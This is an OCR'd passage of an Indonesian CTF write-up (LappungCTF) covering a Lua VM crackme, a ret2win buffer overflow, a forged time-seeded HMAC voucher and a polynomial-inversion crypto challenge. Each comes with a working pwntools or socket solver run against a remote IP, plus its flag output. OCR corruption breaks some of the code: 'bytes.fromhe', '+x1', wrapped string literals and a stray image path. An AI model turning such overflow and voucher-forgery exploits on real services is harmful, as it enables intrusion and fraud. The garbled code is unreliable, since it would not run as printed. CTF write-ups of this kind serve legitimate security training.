      L13_2 = #L6_2
      L14_2 = 1
      for L15_2 = L12_2, L13_2, L14_2 do
        L16_2 = L6_2[L15_2]
        L16_2 = L11_2 + L16_2
        L11_2 = L16_2 & 65535
      end
      if L11_2 ~= L10_2 then
        L12_2 = false
```

```
        L13_2 = "crc"
        return L12_2, L13_2
      end
    elseif L9_2 == 9 then
      L10_2 = true
      L11_2 = L6_2
      return L10_2, L11_2
    elseif L9_2 == 10 then
      L10_2 = false
      L11_2 = "haltfail"
      return L10_2, L11_2
    elseif L9_2 == 11 then
      L10_2 = A0_2[L5_2]
      L5_2 = L5_2 + 1
      L11_2 = L10_2 - 128
      L5_2 = L5_2 + L11_2
      if L5_2 < 1 then
        L11_2 = false
        L12_2 = "jmpbad"
        return L11_2, L12_2
      end
    else
      if L9_2 == 12 then
        L10_2 = A0_2[L5_2]
        L5_2 = L5_2 + 1
        L11_2 = #L6_2
        L11_2 = L11_2 + 1
        L12_2 = L10_2 ~ 85
        L12_2 = L12_2 & 255
        L6_2[L11_2] = L12_2
      else
      end
    end
  end
  L8_2 = false
  L9_2 = "nohalt"
  return L8_2, L9_2
end
```

```
function L8_1()
  local L0_2, L1_2, L2_2, L3_2, L4_2, L5_2, L6_2, L7_2, L8_2,
L9_2, L10_2, L11_2, L12_2, L13_2, L14_2
  L0_2 = L5_1
  L1_2 = L2_1
  L0_2 = L0_2(L1_2)
  L1_2 = L5_1
  L2_2 = L1_1
  L1_2 = L1_2(L2_2)
  L2_2 = io
  L2_2 = L2_2.write
  L3_2 = "Enter flag: "
  L2_2(L3_2)
  L2_2 = io
  L2_2 = L2_2.read
  L3_2 = "*l"
  L2_2 = L2_2(L3_2)
  if not L2_2 then
    L2_2 = ""
  end
  L3_2 = #L2_2
  L4_2 = #L1_2
  if L3_2 ~= L4_2 then
    L3_2 = print
    L4_2 = "Nope."
    L3_2(L4_2)
    return
  end
  L3_2 = {}
  L4_2 = 1
  L5_2 = #L2_2
  L6_2 = 1
  for L7_2 = L4_2, L5_2, L6_2 do
    L8_2 = L7_2 - 1
    L9_2 = string
    L9_2 = L9_2.byte
    L10_2 = L2_2
```

```
    L11_2 = L7_2
    L9_2 = L9_2(L10_2, L11_2)
    L10_2 = L8_2 * 9
    L10_2 = L10_2 + 55
    L10_2 = L10_2 & 255
    L9_2 = L9_2 ~ L10_2
    L11_2 = L8_2 % 7
    L11_2 = L11_2 + 1
    L12_2 = L6_1
    L13_2 = L9_2
    L14_2 = L11_2
    L12_2 = L12_2(L13_2, L14_2)
    L9_2 = L12_2
    L12_2 = #L3_2
    L12_2 = L12_2 + 1
    L3_2[L12_2] = L9_2
  end
  L4_2 = L7_1
  L5_2 = L0_2
  L6_2 = L1_2
  L7_2 = L0_1
  L4_2, L5_2 = L4_2(L5_2, L6_2, L7_2)
  if not L4_2 then
    L6_2 = print
    L7_2 = "Nope."
    L6_2(L7_2)
    return
  end
  L6_2 = L5_2
  L7_2 = 1
  L8_2 = #L1_2
  L9_2 = 1
  for L10_2 = L7_2, L8_2, L9_2 do
    L11_2 = L6_2[L10_2]
    L12_2 = L3_2[L10_2]
    if L11_2 == L12_2 then
      L11_2 = L6_2[L10_2]
      L12_2 = L1_2[L10_2]
```

```
      if L11_2 == L12_2 then
        goto lbl_80
      end
    end
    L11_2 = print
    L12_2 = "Nope."
    L11_2(L12_2)
    do return end
    ::lbl_80::
  end
  L7_2 = print
  L8_2 = [[

Correct! FLAG VERIFIED.]]
  L7_2(L8_2)
end

L9_1 = coroutine
L9_1 = L9_1.create

function L10_1()
  local L0_2, L1_2
  L0_2 = pcall
  L1_2 = L8_1
  L0_2(L1_2)
end

L9_1 = L9_1(L10_1)
L10_1 = coroutine
L10_1 = L10_1.resume
L11_1 = L9_1
L10_1(L11_1)
```

Di L8_1:

- L0_2 = L5_1(L2_1) mengubah hex panjang jadi array byte.
- L1_2 = L5_1(L1_1) mengubah hex pendek jadi array byte.
- User input >> tiap karakter melakukan transformasi bit [XOR dan rotasi] >> simpan ke L3_2.
- VM jalan >> L7_1 dengan program L0_2 >> target L1_2 >> seed L0_1 >> jadi L5_2
- L5_2 dan L1_2 compare sama L3_2 >> kalo sama = sukses.

Kemudian pakai solver


```
L1_1 =
"f684c922c582056aac76aedab54cad87bc4e55644e893e13162c10bae0b93
011ccc41b3e3d87eedfab63ad976dcf3460c50b370b456c5d8bb62cf0926c8
e81ba11ef"

flag = bytes(
    (
        (
            ((b >> rot) | ((b << (8 - rot)) & 0xFF)) & 0xFF
        ) ^ (((i - 1) * 9 + 55) & 0xFF)
    )
    for i, b in enumerate(bytes.fromhe (L1_1), start=1)
    for rot in ( ((i - 1) % 7) +x1, )
)
print(flag)
```

```
~/code/HTML/Personal  /bin/python3 /home/rafell/code/HTML/Personal/a.py
b'LappungCTF{Lu4c_P4ssw0rdnya_CRC_1s_m4tch1ng_n0t_lu4c_wh1t3_c0ff33}'
```

Flag: LappungCTF{Lu4c_P4ssw0rdnya_CRC_1s_m4tch1ng_n0t_lu4c_wh1t3_c0ff33}

PWN

6.1 Parameter Vault



TL;DR

- buffer butuh 28 byte padding
- win() di address 0x08049270
- win butuh 3 parameter
  - arg1 >> 0x14b4da55
  - arg2 >> 0x14b4da55
  - arg3 >> 0xf00db4be
- 28 byte junk data
- overwrite-saved EIP >> win()
- 3 parameter tekan ke stack sesuai calling convention x86

pake solver

```
from pwn import *
r = remote("43.157.205.115", 9002)
r.sendlineafter(b">", b"A"*28 + p32(0x08049270) +
p32(0x41414141) + p32(0x14b4da55) + p32(0) + p32(0xf00db4be))
r.interactive()
```

jadi flag deh

Flag: LappungCTF{ret2win_with_par4ms_r0cks!}

Crypto

7.1 Okaimono Market

Diberikan sebuah code python seperti dibawah ini.

```
import socketserver, threading, time, hmac, hashlib, binascii,
secrets

FLAG = "LappungCTF{FAKE_FLAG}"
TICKET_PRICE = 20
FLAG_PRICE = 100000000

def gene_key(seed):
    import random
    rnd = random.Random(seed)
    kb = bytearray()
    for _ in range(4):
        kb += rnd.getrandbits(64).to_bytes(8, 'big')
    return bytes(kb)

def createvou(amount, key=None):
    nonce = binascii.hexlify(secrets.token_bytes(8)).decode()
    payload = f"{amount}:{nonce}".encode()
    if key is None:
        seed = int(time.time() // 30)
        key = gene_key(seed)
    mac = hmac.new(key, payload, hashlib.sha256).hexdigest()
    voucher =
f"{binascii.hexlify(payload).decode()}:{mac}:{int(time.time()/
/30)}"
    return voucher, payload, mac

def vervou(voucher, allowed_window=2):
    try:
        parts = voucher.strip().split(":")
        if len(parts) != 3:
            return False, "Malformed"
        payload_hex, mac_hex, seed_str = parts
```

```
        payload = binascii.unhexlify(payload_hex)
        seed = int(seed_str)
        for s in range(seed - allowed_window, seed +
allowed_window + 1):
            key = gene_key(s)
            mac = hmac.new(key, payload,
hashlib.sha256).hexdigest()
            if hmac.compare_digest(mac, mac_hex):
                amount_s, nonce = payload.decode().split(":")
                return True, int(amount_s)
        return False, "Invalid MAC"
    except Exception as e:
        return False, f"Error:{e}"

MENU_TEXT = """\
Welcome to Okaimono Market!
Pilih aksi (ketik angka lalu Enter):
 1) PUB  - Info publik
 2) BUY  - Beli voucher (mengurangi saldo)
 3) VOUCHER <voucher> - Redeem voucher (masukkan setelah
memilih 3)
 4) BAL  - Tampilkan saldo
 5) FLAG - Beli flag (jika cukup saldo)
 6) QUIT - Keluar
(catatan: teks perintah PUB/BUY/VOUCHER/BAL/FLAG/QUIT juga
diterima)
"""

class Handler(socketserver.StreamRequestHandler):
    def handle(self):
        self.balance = 50
        self.used_nonces = set()
        self.wfile.write(MENU_TEXT.encode())
        pending_action_for_input = None
        while True:
            if pending_action_for_input is None:
                self.wfile.write(b"\nPilihan> ")
            else:
```

```
                self.wfile.write(b"Masukkan voucher> ")
            line = self.rfile.readline()
            if not line:
                break
            cmd = line.decode().strip()
            if pending_action_for_input is None and cmd in
("1","2","3","4","5","6"):
                choice = cmd
                if choice == "1":
                    op = "PUB"
                elif choice == "2":
                    op = "BUY"
                elif choice == "3":
                    pending_action_for_input = "VOUCHER"
                    self.wfile.write(b"(Anda memilih REDEEM)
Masukkan voucher:\n")
                    continue
                elif choice == "4":
                    op = "BAL"
                elif choice == "5":
                    op = "FLAG"
                elif choice == "6":
                    op = "QUIT"
                else:
                    op = ""
            else:
                if pending_action_for_input == "VOUCHER":
                    op = "VOUCHER " + cmd
                    pending_action_for_input = None
                else:
                    op = cmd

            op_up = op.upper().strip()
            if op_up == "PUB":
                self.wfile.write(b"INFO: Vouchers use
HMAC-SHA256.\n")
            elif op_up == "BAL":
```

```
                self.wfile.write(f"Balance:
{self.balance}\n".encode())
            elif op_up == "BUY":
                if self.balance < TICKET_PRICE:
                    self.wfile.write(b"Not enough balance to
buy a ticket.\n")
                    continue
                self.balance -= TICKET_PRICE
                amt = secrets.choice([1,2,5,10,20])
                voucher, payload, mac = createvou(amt)
                self.wfile.write(f"VOUCHER
{voucher}\n".encode())
            elif op_up.startswith("VOUCHER "):
                voucher = op[8:].strip()
                ok, info = vervou(voucher)
                if ok:
                    amount = info
                    payload_hex = voucher.split(":")[0]
                    payload = binascii.unhexlify(payload_hex)
                    _, nonce = payload.decode().split(":")
                    if nonce in self.used_nonces:
                        self.wfile.write(b"Nonce already
used.\n")
                        continue
                    self.used_nonces.add(nonce)
                    self.balance += amount
                    self.wfile.write(f"Redeemed +{amount}.
Balance: {self.balance}\n".encode())
                else:
                    self.wfile.write(f"Voucher invalid:
{info}\n".encode())
            elif op_up == "FLAG":
                if self.balance >= FLAG_PRICE:
                    self.balance -= FLAG_PRICE
                    self.wfile.write(f"FLAG:
{FLAG}\n".encode())
                else:
```

```
                    self.wfile.write(f"Need {FLAG_PRICE}.
Current balance: {self.balance}\n".encode())
            elif op_up == "QUIT":
                self.wfile.write(b"Bye\n")
                break
            else:
                self.wfile.write(b"Unknown command. Ketik
angka menu (1..6) atau teks perintah.\n")

class ThreadedServer(socketserver.ThreadingMixIn,
socketserver.TCPServer):
    allow_reuse_address = True

def main():
    import sys
    port = xxxxx
    if len(sys.argv) > 1:
        port = int(sys.argv[1])
    print(f"[+] Starting Okaimono Market (menu) on :{port}")
    server = ThreadedServer(("0.0.0.0", port), Handler)
    server.serve_forever()

if __name__ == "__main__":
    main()
```

untuk mendapatkan flagnya, pemain harus membelinya menggunakan voucher, dimana Voucher = `f"{binascii.hexlify(payload).decode()}:{mac}:{int(time.time()//30)}` disini pemain mendapatkan seed yaitu `{int(time.time()//30)}`. untuk mendapatkan flagnya, disini saya membuat sebuah solver.

```
import socket
import time
import secrets
import hmac
import hashlib
import binascii
import random
```

```
import sys

HOST = "43.157.205.115"
PORT = 21332
AMOUNT = 9999999999
WINDOW = 3
SOCKET_TIMEOUT = 6.0
RECV_CHUNK = 4096
PROMPT = b"Pilihan>"
FLAG_KEYWORD = "Lappung"

def now_slot():
    return int(time.time() // 30)

def make_key_from_seed(seed: int) -> bytes:
    rnd = random.Random(seed)
    # sama seperti implementasi awal: 4 x 64-bit big-endian
    return b"".join(rnd.getrandbits(64).to_bytes(8, "big") for
_ in range(4))

def make_voucher(seed: int) -> str:
    key = make_key_from_seed(seed)
    nonce = secrets.token_bytes(8)
    nonce_hex = binascii.hexlify(nonce).decode()
    payload = f"{AMOUNT}:{nonce_hex}".encode()
    mac = hmac.new(key, payload, hashlib.sha256).hexdigest()
    voucher =
f"{binascii.hexlify(payload).decode()}:{mac}:{seed}"
    return voucher

def recv_until(sock: socket.socket, marker: bytes, timeout:
float) -> bytes:
    sock.settimeout(timeout)
    data = b""
    try:
        while marker not in data:
            chunk = sock.recv(RECV_CHUNK)
            if not chunk:
```

```
                break
            data += chunk
    except socket.timeout:
        # tetap kembalikan apa yang sudah diterima
        pass
    return data

def attempt_seed(seed: int) -> bool:
    voucher = make_voucher(seed)
    try:
        with socket.create_connection((HOST, PORT),
timeout=SOCKET_TIMEOUT) as s:
            s.settimeout(SOCKET_TIMEOUT)
            intro = recv_until(s, PROMPT, SOCKET_TIMEOUT)
            print(intro.decode(errors="ignore"))

            s.sendall(f"VOUCHER {voucher}\n".encode())

            resp = recv_until(s, PROMPT, SOCKET_TIMEOUT)
            print(resp.decode(errors="ignore"))

            s.sendall(b"FLAG\n")

            # beri sedikit lebih waktu untuk respons FLAG
            final = recv_until(s, PROMPT, 10.0)
            out = final.decode(errors="ignore")
            print(out)

            for line in out.splitlines():
                if FLAG_KEYWORD in line:
                    print(line)
                    return True
    except Exception as e:
        print(f"seed error {seed}: {e}")
    return False

def main():
    slot = now_slot()
```

```
    start = slot - WINDOW
    end = slot + WINDOW
    print(f"brute force seed {start} .. {end}")

    for seed in range(start, end + 1):
        if attempt_seed(seed):
            # ditemukan, keluar program
            sys.exit(0)

if __name__ == "__main__":
    main()
```

```
brute force seed 58719129 .. 58719135
Welcome to Okaimono Market!
Pilih aksi (ketik angka lalu Enter):
 1) PUB   - Info publik
 2) BUY   - Beli voucher (mengurangi saldo)
 3) VOUCHER <voucher> - Redeem voucher (masukkan setelah memilih 3)
 4) BAL   - Tampilkan saldo
 5) FLAG - Beli flag (jika cukup saldo)
 6) QUIT - Keluar
(catatan: teks perintah PUB/BUY/VOUCHER/BAL/FLAG/QUIT juga diterima)

Pilihan>
Redeemed +9999999999. Balance: 10000000049

Pilihan>
FLAG: LappungCTF{terima_kasih_sudah_belanja_di_okaimono_market_dengan_rng_time_s
eeded_voucher}

Pilihan>
FLAG: LappungCTF{terima_kasih_sudah_belanja_di_okaimono_market_dengan_rng_time_s
eeded_voucher}
```

Flag:
LappungCTF{terima_kasih_sudah_belanja_di_okaimono_market_dengan_rng_time_seeded_voucher}

7.2 Little ~Pony~

Diberikan sebuah file python sebagai berikut.

```
from Crypto.Util.number import bytes_to_long
from secrets import randbits
from random import SystemRandom
import string
```

```python
import sys

def meseji(length: int):
    rnd = SystemRandom()
    alphabet = string.ascii_letters + string.digits + '_{}-'
    return ''.join(rnd.choice(alphabet) for _ in range(length))

def ponyTel(x, coffee, exps):
    s = 0
    for c, e in zip(coffee, exps):
        s += c * pow(x, e)
    return s

MSG_LEN = 18
exps = list(range(1,9))
coffee = [randbits(16)+1 for _ in exps]
msg = meseji(MSG_LEN)
m_int = bytes_to_long(msg.encode())
ct = ponyTel(m_int, coffee, exps)

sys.stdout.write("Welcome to My Little Poly!\n")
sys.stdout.write("exps = %s\n" % (exps,))
sys.stdout.write("coeffs = %s\n" % (coffee,))
sys.stdout.write("ct = %s\n\n" % (ct,))
sys.stdout.write("gimme your answer > ")
sys.stdout.flush()

res = sys.stdin.readline().strip()
if res == msg:
    sys.stdout.write("\n Correct!\nLappungCTF{Fake_Flag_Dummy}\n")
else:
    sys.stdout.write("\n Wrong :(\n")
sys.stdout.flush()
```

isi nc sebagai berikut.

```
Welcome to My Little Poly!
exps = [1, 2, 3, 4, 5, 6, 7, 8]
coeffs = [34430, 20109, 17960, 22410, 38969, 10917, 14225, 13256]
ct = 29482943302340129608590747701153595007776025480638615305321651571771640331858756146139549156996498963108
```

```
787561509166415470960175491684233735121124457685816430131154428877822748881994387618264728756142747129770862834527213166564881154925473349126742781116447293337110659057161990411526122822673970888907426907133801205838830642407042773103216093648

gimme your answer >
```

disini kita menggunakan Solver.py untuk mendapatkan flagnya.

```
from pwn import *
import re, sys

r = remote("43.157.205.115", 21336)
d = r.recvuntil(b">").decode()
print(d)

E = list(map(int, re.findall(r"exps\s*=\s*\[(.*?)\]",
d)[0].split(',')))
C = list(map(int, re.findall(r"coeffs\s*=\s*\[(.*?)\]",
d)[0].split(',')))
ct = int(re.search(r"ct\s*=\s*(\d+)", d).group(1))

f = lambda m: sum(c * pow(m, e) for c, e in zip(C, E))
a, b = 0, 1
while f(b) < ct: b <<= 1

while a <= b:
    m = (a + b) // 2
    v = f(m)
    if v == ct: break
    (a, b) = (m + 1, b) if v < ct else (a, m - 1)

hx = hex(m)[2:]; hx = "0" + hx if len(hx) & 1 else hx
try: flag = bytes.fromhex(hx).decode()
except: flag = bytes.fromhex(hx)
print(flag)
```

```
r.sendline(flag if isinstance(flag, bytes) else flag.encode())
print(r.recvall(timeout=2).decode())
```

Keluarlah output

Flag:

LappungCTF{L1ttl3_p0ny_1_m34n_p0ly_p0lyn0m14l_3v4luat1on}